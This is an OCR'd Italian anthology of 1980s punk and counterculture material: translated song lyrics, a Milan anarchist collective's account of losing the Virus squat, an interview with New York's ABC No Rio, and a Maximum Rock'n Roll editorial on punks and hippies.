
"STORIA DI POLIZIA"

di Black Flag (G. Ginn)

Questa fottuta città/ è attraversata da maiali/ prendono le debite distanze/ da tutti quei kids.
Comprendi/ stiamo combattendo una guerra che non possiamo vincere/ Loro ci odiano/ Noi li odiamo/ Non possiamo vincere.

Camminando per strada/ io li colpisco/ loro mi colpiscono
sulla testa/ con un manganello.
(coro)
Niente da fare/ niente da dire/ gli dico di andare a farsi fottere/
loro mi imprigionano.
(coro)
Così vado in tribunale/ pago per il mio crimine/
faccio la coda, pago la cauzione/
e posso stare in prigione.
(coro)

(Trad. Tommaso Tozzi)



- Illustrazione tratta da VAGUE magazine, n. 20, 'Televisionaries', 1988, Londra, Inghilterra.

"LET THEM EAT JELLYBEANS" (DISCO), ALTERNATIVE TENTACLES, 1981, SAN FRANCISCO, USA

"VACANZA PAGATA"
Di Circle Jerks

Spero ti stia divertendo. Dove sono le tue uniformi?/ Dov'è la tua pistola?/ Meglio rubare sul petrolio del sultano perché tu/ combatterai nel sole del deserto.
Non è il Vietnam, solo un'altro bidone/ compagnia di petrolio/ Saluta la bandiera/ dello Zio Sam.
Perdi i tuoi soldi,/ fai le tue scommesse.../ E' l'Afghanistan!
Fissa le baionette, controlla le granate,/ hai preso munizioni a sufficienza, sei stato abbastanza a giro per/ distruggere questo posto?/ Siamo la fanteria e il calvario [gioco di parola tra cavalleria e calvario, n.d.t.]/ i paracaduti riempiono il cielo, nascono i giacimenti,/ e la gente muore.
Non è il Vietnam, solo un'altro bidone/ compagnia di petrolio. Saluta la bandiera/ dello Zio Sam.
Perdi i tuoi soldi,/ fai le tue scommesse.../ E' l'Afghanistan!


CIRCLE JERKS
La gente non comprende il livello di coordinamento tra gli obbiettivi delle multinazionali corporative americane e la politica estera degli Stati Uniti. Le multinazionali americane, e le loro controparti sovietiche, investono grandi somme nelle nazioni del Terzo Mondo che sono protette tramite la minaccia di invasioni militari o attraverso operazioni più o meno nascoste. L'Iran, l'Afghanistan, la Polonia, il Cile, il Vietnam, il Sud-Corea, e oggi, il Salvador— tutti esempi di come le superpotenze aiutino l'oppressione esercitata dalla classe dittatoriale per mantenere il dominio politico.
Disturba parecchio ai Circle Jerks il modo in cui il governo degli Stati Uniti, e il complesso militare, cerca di convincere la nostra generazione che loro hanno delle buone opportunità da offrirci. "Guarda il mondo" e impara "una preziosa educazione per il lavoro futuro" è il loro motto. Lo fanno sembrare molto simile a PAID VACATION [vacanza pagata], ma noi sappiamo che è diverso.
(Trad. Tommaso Tozzi)

"LET THEM EAT JELLYBEANS" (DISCO), ALTERNATIVE TENTACLES, 1981, SAN FRANCISCO, USA

"PROSTITUZIONE"

Di Really Red

E' prostituzione/
Non hanno avuto soddisfazione/
Si, loro sono solo una specie di rock stars/
E' prostituzione.



- Illustrazione tratta da un adesivo, 1984 ca., Florida, USA.

"T.V.O.R.", N. 3, 1983, COMO-MILANO, ITALIA

"VIRUS ESPANSIONE DI AZIONI IMMAGINI E RUMORI CONTRO LA VIOLENZA DELLO STATO PER UN MONDO SENZA ARMI NE PADRONI"

Di Collettivo Punx Anarchici

IL VIRUS NEL CAPANNONE DI VIA CORREGGIO 18 NON ESISTE PIU'.
Le ruspe lo hanno raso al suolo giovedì 9 dicembre. ORA IL VIRUS E SPOSTATO NELLA VICINA CASA dove circa un anno fa esisteva il VIDICON. L'autogestione continua, nonostante i padroni si siano ripresi parte dello spazio conquistato con anni di lotta dagli occupanti dell'area di Via Correggio. Sabato 4 si è svolta una manifestazione per le vie del quartiere organizzata dal collettivo Punx, a cui hanno partecipato circa 200 punx & skins più alcuni compagni che ancora una volta hanno, nonostante le provocazioni subite da Polizia (durante) e fasci (una settimana prima, culminate con l'aggressione a sprangate di un paio di punx di Torino avvenuta fuori dal Virus) manifestato a favore dell'occupazione di spazi da autogestire e dove poter vivere da parte di persone che non si fanno mettere, e che non sono neppure in grado di farsi mettere, in condizione di pagare cifre ormai giunte a livelli mostruosi, per ottenere a Milano e anche in tutte le altre città un tetto sotto cui poter vivere. Il problema di uno spazio da autogestire e quello della casa sono sempre stati congiunti nell'area di Via Correggio occupata. Ora già un palazzo è stato costruito proprio di fianco alla casa e sulle rovine del Virus verranno costruiti numerosi garage. In cambio di uno spostamento senza incidenti è stato stipulato un risarcimento di 40 milioni più un aiuto per la costruzione di un nuovo impianto elettrico e dell'insonorizzazione nella nuova zona (la cifra di risarcimento è comunque ridicola se si considera l'effettivo valore di una zona delle dimensioni e con la posizione nell'immediato centro cittadino come quella dell'ex Virus, inoltre con la costruzione e la vendita dei box l'impresa guadagnerà sicuramente almeno il triplo di quello che ha pagato). Sabato e domenica si è tenuta una due giorni con proiezioni di video tapes da Germania, Svizzera, Olanda, Inghilterra, Francia e Italia sulle lotte per le occupazioni delle case e su manifestazioni e scontri, e nel Virus concerti di gruppi punk giunti da tutta Italia: RIP (Brescia), IMPACT (Ferrara), PEGGIO PUNK (Alessandria), EU'S ARSE (Udine), RAW POWER (Reggio Emilia), le ANTIGENESI, OPPOSIZIONE, CRASH BOX (Milano), più un gruppo di Aosta e uno di Genova di cui non sappiamo i nomi e altri ancora coi quali ci scusiamo fin da ora ma proprio non mi ricordo se era lì o da qualche altra parte che li ho visti...boh! Il 5° BRACCIO di Torino è stata l'ultima band a suonare nell'ex Virus, "fra quelle mura stracariche di scritte e murales carichi dello spirito di sì tante persone in un'animosità sgusciante e libertaria fino al più intimo fremito di cotanta speme..." direbbe sicuramente qualcuno di rockerilla o di rockstar, soporifera stampa che in realtà se ne fotte altamente di tutto questo. Poi abbiamo

distrutto tutto il rompibile, dai cessi agli stessi muri (non portanti s'intende! Non abbiamo risparmiato nessuna fatica e soldi a quei bastardi che dovranno demolirlo) ogni vetro è stato frantumato in pezzi non più grandi di cm 0,5 x 1,2 a sassate, mattonate e sprangate, ogni divisorio di traforati è stato abbattuto, anche le finestre in ferro, le grate, tutto è stato stortato o danneggiato. Ai cessi perfino pezzi di muro portante sono stati staccati e vasche e finestroni di plastica e legno polverizzati. Ci siamo divertiti moltissimo, nonostante la tristezza e la consapevolezza di distruggere cose costruite con lavoro e fatica, ma, assieme a una voglia di sfogare la propria rabbia per tutto questo, sembrava si facesse di tutto per non lasciare nulla di intero nulla di ordinato o di riutilizzabile a cadere sotto le ruspe e quindi in mano al nostro nemico. Anche il famoso murale dei discharge è stato sfigurato. Il Virus l'abbiamo lasciato inabitabile, tale e quale come quando era stato preso, senza come ripeto alleviare di nulla il lavoro e i soldi che sono stati spesi per la demolizione e lo sgombero delle rovine. Alla fine quando nulla di intero fra quello che si poteva riutilizzare o rompere era rimasto, birra gratis per tutti i presenti: subito mucchio umano e gente che si buttava con rincorsa sugli altri per avere la propria birra e infine battaglia con lattine vuote e VIM!! (metà del flacone l'ho mangiato io!! grazie Marino!) e cori delle manifestazioni e canti fino a tarda notte. (Strano che anche questa volta non sia arrivata la madama, avvisata dai vicini che assistevano inorriditi dal frastuono della devastazione).

IL COLLETTIVO PUNX E L'AUTOGESTIONE

(Volantino distribuito ai passanti durante la manifestazione di sabato 4 dicembre 1982)

Il collettivo punx anarchici nacque più di un anno fa nell'area occupata di Via Correggio 18 per iniziativa di un gruppo di individui stufi di girovagare da una piazza all'altra del centro di Milano, scacciati e rincorsi dalle "forze dell'ordine" o, stufi di non combinare un cazzo, facendosi sfruttare da commercianti aguzzini in locali cosiddetti alternativi (Magenta, Concordia). Inoltre la sempre maggiore e più opprimente monopolizzazione di ogni forma di cultura e la crescente repressione di ogni situazione realmente antagonista da parte di tutti gli agenti del sistema (padroni, partiti, massmedia) ha fatto accrescere in noi il reale bisogno di aggregarsi confortarsi e lavorare assieme in uno spazio nostro. Così all'interno di una casa occupata già da 6 anni incominciò con le prime riunioni l'attività del collettivo. La controinformazione con trasmissioni nelle radio (popolare e blackout) e con volantini contro le bande giovanili, concerti (perché nei locali dove si tengono si devono pagare prezzi alti per entrare) contro la logica apatica dell'eroina, furono le prime attività. In secondo tempo il bisogno di comunicare ci portò innanzi tutto a rifiutare il ruolo assegnatoci dai media, di facsimili dei punk di Londra (i gruppi cantano in italiano). La lotta contro la falsità di tutta la stampa borghese e non, ci portò anche in questo caso, al completo rifiuto di apparire o partecipare a qualsiasi loro giornale o a qualsiasi loro progetto di pseudocultura. Il collettivo divenne quindi una delle pochissime aggregazioni giovanili politico/culturali completamente autonome e antagoniste a questo sistema. In questi tempi si sentiva ancora il bisogno di caratterizzarci. Nacque così con non pochi problemi

finanziari il VIRUS; con esso il collettivo incontrò l'AUTOGESTIONE utopistica e con tanti problemi da una parte ma tanto libera, spontanea ed anarchica dall'altra.

"VIRUS E' UN PROGETTO DI CULTURA AUTONOMA ED AUTOGESTITA SENZA FINI DI LUCRO".

A questo progetto in oltre 9 mesi di autogestione hanno partecipato moltissime persone e situazioni operanti con lo stesso fine, hanno suonato circa 100 gruppi musicali e quasi tutti realmente d'accordo con le nostre idee. C'è sempre stato un confronto aperto a tutti (ogni martedì sera) per discutere, prendere decisioni creare o organizzare autogestione e lotta.
VIRUS E' SEMPRE STATO NEGAZIONE DI EROINA perché con la sua attività si è creato uno spontaneo rifiuto dell'individuo ad essa. Molti concerti sono stati momenti di confronto e di unione con realtà di tutta Italia ed estere (Torino, Bologna, Berlino, Zurigo). "OFFENSIVA DI PRIMAVERA", la tre giorni contro l'oppressione poliziesca "per un mondo senza armi né padroni" ha riunito sotto questo slogan più di 30 gruppi e 1500 persone di tutta Italia. Il collettivo in questi mesi di autogestione ha operato anche all'estero con fatti/situazioni attuali. Contro il consumismo e speculazione di certe discoteche di Milano, nella difesa di Via Correggio occupata contro la sporca ed interessata politica del Comune di Milano nel dare spazi (fittizi) e cultura (manovrata) ai giovani nelle sue manifestazioni (MILANO SUONA ed altre). Poi sempre contro il comune il coll. organizzò in settembre una manifestazione di quartiere in "MILANO SENZA LIBERTÀ NON E' BELLA". Inoltre abbiamo fatto concerti in scuole occupate in solidarietà con la lotta degli studenti (Feltrinelli) e in altre scuole, per portare il nostro messaggio. Infine si è scesi tutti insieme a manifestare contro il militarismo il 4 novembre. Con tutto questo movimento il collettivo è diventato molto unito, ora vi è molta collaborazione anche fra diversi gruppi musicali (in questo momento ci sono circa una decina di gruppi che fanno parte attivamente del coll.). La controinformazione è sempre stata molto sentita nel Virus (sulle carceri speciali, sulla tortura con concerto a favore di un detenuto ed interventi musicali e non) il prezzo di ingresso ai nostri concerti è stato anti-speculativo (2000 lire) NESSUNO CI HA GUADAGNATO e le spese sono state coperte inoltre si è potuto finanziare un minimo di attività. All'interno del Virus siamo riusciti a gestirci un bar a prezzi inesistenti in tutta Milano. Ma in questi giorni il nostro spazio ci verrà tolto dai soliti padroni per le loro sporche mosse speculative (centro residenziale da molti miliardi di lire). Nonostante questo il Virus ed il collettivo continueranno a creare autogestione all'interno di Via Correggio 18 occupata.
L'ATTIVITÀ E LA LOTTA CHE ABBIAMO PORTATO AVANTI E CHE PORTEREMO ANCORA AVANTI E' FRUTTO DI UNA LIBERA E SPONTANEA AGGREGAZIONE E NON CADRÀ IN NESSUN TIPO DI COMPROMESSO.
SIAMO PRONTI A COMBATTERE OGNI TIPO DI ATTACCO REAZIONARIO PORTATO DA CHIUNQUE SI FACCIA SERVO DI UN POTERE.
PER L'ANARCHIA E L'AUTOGESTIONE!!

RIPUBBLICATO SU "PRESAGI", 1988, AGALEV EDIZIONI, BOLOGNA, ITALIA

Estratto da "RUMORI PLANETARI", 1982

Di Franco Bolelli

Essere un mixer vivente che opera montaggi istantanei sulle forme del linguaggio (coniugando suoni, immagini, movimenti, scene, colori, testi) come sue quelle dell'esistenza (mixando emozioni, sguardi, gesti, e i migliori eventi atmosferici, fissi e sensoriali). Perché adesso **un grande progetto estetico e un manuale di sopravvivenza sono davvero la stessa cosa.**

MI PIACE CREDERE CHE L'ARTE AMBIENTALE POSSA AGIRE COME UN VIRUS DELL'IMMAGINAZIONE:

un grande invito a ciascuno ad immaginare da sé i propri ambienti, i propri paesaggi, i propri universi. Mi piace credere che l'arte possa finalmente essere una sfida infinita fra progettisti di mondi.

- Illustrazione tratta da VAGUE magazine, n. 16-17, 'Psychic Terrorism Annual', 1984, Londra, Inghilterra.

FALSA S
PROMESAS
BROKEN
PROMISES

"BOMB", VOL. I, N. 2, 1982, NEW YORK, USA

"ABC NO RIO"

Intervista ad "ABC NO RIO" a cura di Shelley Leavitt

Shelley Levitt: Parlami della storia di No Rio.

No Rio: Tutto accadde in conseguenza al Real Estate Show. La città chiuse il Real Estate Show ma riconobbero che dovevano trattare con noi; ci proposero un altro spazio che finì per essere in Rivington Street. Così ci fu un accordo. Ottenemmo No Rio per avere chiuso il Real Estate Show e per non riaprirlo.

SL: Praticamente fu uno scambio.

NR: Si, ci concessero questo spazio e ci dimenticarono.

SL: Come collettivo come è strutturato No Rio, com'è distribuita l'autorità, esiste una gerarchia? Ritenete di essere le persone che gestiscono No Rio?

NR: Noi siamo l'energia.

NR: Funziona così: La gente che fa il lavoro prende anche le decisioni. E' abbastanza libero. Nessuno, per quello che io sappia, è mai stato escluso. E' già tanto se qualcuno va a sorvegliare la mostra.

SL: Come si evolvono le idee riguardanti le mostre? La gente vi si presenta con dei progetti?

NR: Si, è pressapoco così... Diversi artisti hanno idee per delle mostre -noi abbiamo abbiamo idee per delle mostre.

SL: E' vero che la maggior parte delle mostre sono aperte a tutti coloro che intendono esporre.

NR: Si, direi che la maggior parte delle mostre sono aperte a tutti. Alcune sono fatte da una o due persone.

SL: Questo modo di comportarsi crea nessun problema per voi, per la vostra politica ed estetica personale? Vi accade mai che il lavoro di qualche artista sia in conflitto con la vostra estetica.

NR: Si, ma io continuo a lavorarci. Perché c'è qualcuno che crede in quel lavoro. Fu così per una mostra intitolata "Assassinio, Suicidio e Droga Show" che in realtà io non condividevo. Pensavo che non fosse una buona cosa per No Rio rispetto alla comunità, in quanto ci eravamo appena stabiliti la. Ma fu fatta comunque ed ebbe un discreto successo, portò molta gente quaggiù a No Rio e coinvolse molti giovani artisti che non avevano lavorato qui prima. Così in risposta alla tua domanda io dico "si".

SL: Avete mai proibito che qualcosa venisse esposto per ragioni vostre personali.

NR: No, per quello che mi ricordo. Alcune persone vengono incoraggiate più di altre. Dipende anche dal numero di persone che discutono circa una mostra. E' tutto fatto a voce.

- Scritte di JOHN FEKNER sui muri di New York (1980). Illustrazione tratta da QUEENSITES, Wedgepress & Cheese, 1982, Svezia.

SL: Cosa succede se qualcuno presenta qualcosa contrario alla vostra politica? Se qualcuno, cioè, presentasse una mostra che è razzista o in qualche modo contraria all'ideologia del gruppo?
NR: Generalmente non abbiamo a che fare con questo tipo di persone.
SL: Ma se ciò avvenisse fareste discriminazioni?
NR: Io non credo che questo possa avvenire. Vedi, se qualcuno lo facesse, questo è uno spazio pubblico e in una zona da terzo mondo e essi dovrebbero raffrontarsi con questa cosa; i negri e i portoricani si rivolterebbero contro una tale operazione. Dando per scontato che l'anglosassone è razzista contro i negri e i portoricani.
SL: Qual'è stata in generale la risposta dalla comunità? quanto è stata coinvolta nell'attività di No Rio?
NR: Come pubblico è buono. Vorrei che fossero più coinvolti nell'organizzazione.
NR: Io veramente non penso che una grande parte della comunità esca fuori per ciò che accade a No Rio, ma la gente che viene ha un rapporto diretto. Lavoravo su un progetto per un video fuori da No Rio con una coppia di ragazzi; trascorrevano tutto il giorno insieme facendo videotapes. I ragazzi erano due, ma ne portarono un altro, così divennero tre. Non è un grande numero di persone, ma è un rapporto di lavoro diretto, sfortunatamente durato poco a causa, fondamentalmente, di una mancanza di fondi.
SL: Escludendo le persone della zona, qual'è normalmente il vostro pubblico?
NR: Devo dire che principalmente sono altri artisti e gente che viene nei dintorni, dei bianchi. Persone del circuito alternativo delle performances. Lo spazio non può contenere tante persone. La cosa singolare circa le performances a No Rio è la qualità del cabaret familiare che ha prodotto. Questa è la sua principale caratteristica.
SL: Gli artisti che espongono sono gente della zona?
NR: Qualche volta, ma in prevalenza no. E' veramente difficile proporre artisti ispanici. Non ce ne sono molti laggiù e non sarebbero particolarmente orientati verso No Rio, poiché No Rio è principalmente un agglomerato di bianchi, artisti della classe media che hanno risposte sicure alla situazione in cui si vengono a trovare, e che sono in diretta relazione con gli spazi alternativi, un tentativo fatto dagli artisti per avere la loro propria situazione, ma che è ancora dentro la struttura del mondo dell'arte.
NR: In realtà non è tanto importante la nostra relazione con il mondo dell'arte, ma il fatto che il tipo di persone che vedono questa roba non siano un ammasso di persone che non avrebbero mai alcuna relazione con il mondo dell'arte. No Rio non è precisamente un posto dove esporre. E' più come un centro del "fare-arte". Noi abbiamo contatti con gallerie e spazi alternativi, ma io penso No Rio come un posto dove tu potresti fare cose che non ti saresti mai sognato di fare in galleria.
NR: Ciò che la scena delle gallerie chiede, permette agli artisti di fare cose molto limitate. Viene chiesto una serie di cose entro una situazione molto circoscritta. e gli artisti invece possono fare molte cose e sono interessati a fare molte cose, e No Rio sicuramente da queste possiblità, ma meno sicurezza in termini di soldi. [Da quando è stata fatta questa intervista, No Rio ha ricevuto

un contributo dal New York State Council on the Arts].

SL: Nei poster che voi usate per pubblicizzare gli eventi di No Rio vi riferite agli oggetti come oggetti d'arte? Inoltre, da quando fate mostre aperte, che significato assegnate alla parola "arte"?

NR: Non posso dire esattamente cosa sia l'arte. Non voglio dare il mio giudizio. Non mi preoccupo di vedere esposti lavori d'arte con i quali io mi debba trovare necessariamente daccordo a livello politico o a altri livelli. Non è una situazione dittatoriale a No Rio. Non è: "tu puoi fare i tuoi lavori solo se...". Nessuno dice questo a No Rio. Noi diciamo ciò che sono 'veramente' le tue idee. Rivelale, esponile e poi noi saremo capaci di vedere se stanno su e se non fanno acqua. No Rio è un laboratorio per idee artistiche. La gente porta la loro chimica, la mischia, ed ecco qui!! E non stiamo a dire "bene noi non possiamo mostrare quel materiale perché puzza". Noi non lo diciamo, ma è il lavoro stesso che può dirlo.

SL: In quanto tu stesso sei un artista, io non posso credere che ti sia possibile camminare in No Rio e evitare di fare giudizi sulla qualità del lavoro esposto- così come faresti in ogni altra galleria. La qualità del lavoro esposto a No Rio è una cosa importante per te?

NR: Io credo che sia importante per mantenere un certo clima, un certo clima di attività. Ogni cosa che è successa aveva un certo tocco, una motivazione comune.

Stiamo pensando di estendere uno spazio dove l'artista lavori, una situazione di artisti, non una galleria, non un negozio di lavori. E per estendere quella situazione, ha molta importanza il trattare con le risposte della gente per fare in modo che questi si rapportino nella forma di "bene, questo è il mio disegno, questo è il mio pezzo d'arte, questo è il mio truciolo nella catasta di legna". Nel momento in cui ti comporti così, tu non stai semplicemente guardando alla qualità della scultura e della pittura.

Se qualcuno vuole prendersi l'impegno di portare il proprio lavoro la per una mostra specifica, io credo che essi vanno incoraggiati. No Rio è fuori dai percorsi stabiliti. Non sò cosa significhi per chiunque esporre da No Rio. No Rio ha un certo grado di pubblicità così come ha un certo grado di rispetto dentro e fuori la comunità artistica, ma tuttavia ti devi veramente esporre per poter fare una mostra lì. Non è come la strada per fare una mostra a Soho. E' più di un percorso tortuoso. Così la gente prende un impegno solo nel portare il lavoro in No Rio, e io non dico "bene, questa persona non è molto brillante e dunque non gli permetto di esporre in No Rio". Piuttosto io incoraggio quella persona a esprimere le sue idee, e forse lui le svilupperà o io le svilupperò.

INOLTRE, IO NON HO NESSUNA INTENZIONE DI ANDARE NELLA LOWER EAST SIDE A FARE IN QUALCHE MODO IL POLIZIOTTO.

NR: Io credo che una cosa che si può dire di quasi tutto il lavoro che viene prodotto a No Rio è che esso esiste entro un contesto sociale. Non è basato totalmente sulla storia dell'arte, ma è basato sulla percezione degli artisti in questa cultura.

NR: Noi abbiamo ancora il potenziale per fare un'alleanza politica con altri gruppi nella zona

e questo è un potenziale che la Kitchen e il P.S.1 non hanno. Loro non ci pensano, non sono particolarmente aperti in riguardo.

UNO DEGLI SCOPI CHE IL REAL ESTATE SHOW SI PREFIGGEVA DI REALIZZARE ERA DI DARE INFORMAZIONE ALLA COMUNITÀ.

Ma devi capire che la gente in questo genere di situazioni non sono interessati proprio nell'informazione. Molti di loro hanno avuto brutte esperienze diverse volte e sono stati bruciati. Per loro noi siamo hippies, noi siamo beatniks, noi siamo solo ragazzi bianchi il cui gioco è per loro incomprensibile.
Questo richiede più sforzi da parte nostra per passare sopra alle barriere culturali che noi siamo predisposti a mettere e più sforzi da parte loro per passare sopra alle barriere culturali che loro sono predisposti a mettere- in più riprese. Comunque io sospetto che cascheranno giù. Poiché ci sono dei mutamenti e quello è ciò che noi aspettiamo.
(Trad. Lucia Cioppi)

- David Wojnarowicz fotografato da Andreas Sterzing. Dal film 'Silence=Death' di Phil Zwickler e Rosa Von Praunheim
Illustrazione tratta da HIGH PERFORMANCE, n. 51, Inverno, 1990, Santa Monica, California, USA

"MAXIMUM ROCK'N ROLL", Vol. I, N. 1, 1982, SAN FRANCISCO, USA

Testo introduttivo al primo numero della fanzine

Realizzato dalla redazione di Maximum Rock'n Roll

Qual'è quel bipede che si trova agli angoli delle strade, nella sua area territoriale, che vende il fumo, dice: "That's cool, man" ["è buono, uomo"], è apolitico, anti-storico, anti-intellettuale, e vuole soltanto non aver rompimenti di coglioni e divertirsi? Un hippie? No, un punk!
Al di là delle apparenze -sostituisci stivali a ciabatte, catene a perline, i capelli corti ai capelli lunghi, etc.- il solo modo in cui puoi esprimere la differenza è che la maggioranza degli hippies abbracciano passivamente certi valori, mentre gran parte dei punk li rigettano.

QUESTA È OVVIAMENTE UNA GROSSA GENERALIZZAZIONE. MA FA SEMBRARE CHE I VALORI DI ENTRAMBE LE CULTURE D'OPPOSIZIONE ABBIANO PIÙ PUNTI IN COMUNE ORA CHE MAI.

Se essere politicizzati è fuori moda e divertirsi è in voga, qual'è la differenza?
Originariamente c'erano diversi tipi coinvolti nella controcultura degli anni '60: radicali, politicanti, poeti, sognatori, disadattati, attivisti, etc..
Alla fine una tendenza divenne prevalente -la piccola borghesia apolitica. Essi erano anti-intellettuali che rifiutavano il passato e affermavano che non c'era nulla da imparare da esso; qualcuno invocava un'emozione (l'amore in questo caso), qualcuno che favoreggiava la linea del "Fai i tuoi stessi interessi". E questo è esattamente ciò che essi fecero, diventando autoindulgenti, isolati dalla realtà, decimati dalle droghe, i culti e l'avidità. Molti divennero piccoli uomini d'affari, gli 'Hipeoise'. Abbandonarono la società, ma alla fine imitarono tutti gli aspetti che una volta avevano contestato. E questo li guidò ad essere incorporati nella corrente principale. La minaccia fu delimitata.
Quando il punk venne fuori, esso fu per lo più una reazione ai costumi dei ragazzi degli anni '60. I punks volevano confrontarsi in maniera differente.
Una volta ancora si trattava di una mistura di tipologie: ribelli sopravvissuti agli anni '60, giovani cinici, punks politicizzati, edonisti, etc..
Ma quando il tempo passa, certi elementi tornano ad essere prevalenti e come negli anni '60, ancora una volta sono gli anti-intellettuali, i contestatori della storia, i propugnatori di un'emozione (l'odio questa volta) e i sostenitori del "Fai i tuoi stessi interessi", a prevalere.
Infatti è spaventoso vedere come la storia rapidamente si ripeta per coloro che non si prendono cura di imparare dagli errori del troppo abusato hippie; come essi si stiano muovendo sempre più verso il sistema borghese e i valori del sé, come siano al di fuori della politica. La delimitazione procede bene in quella direzione.

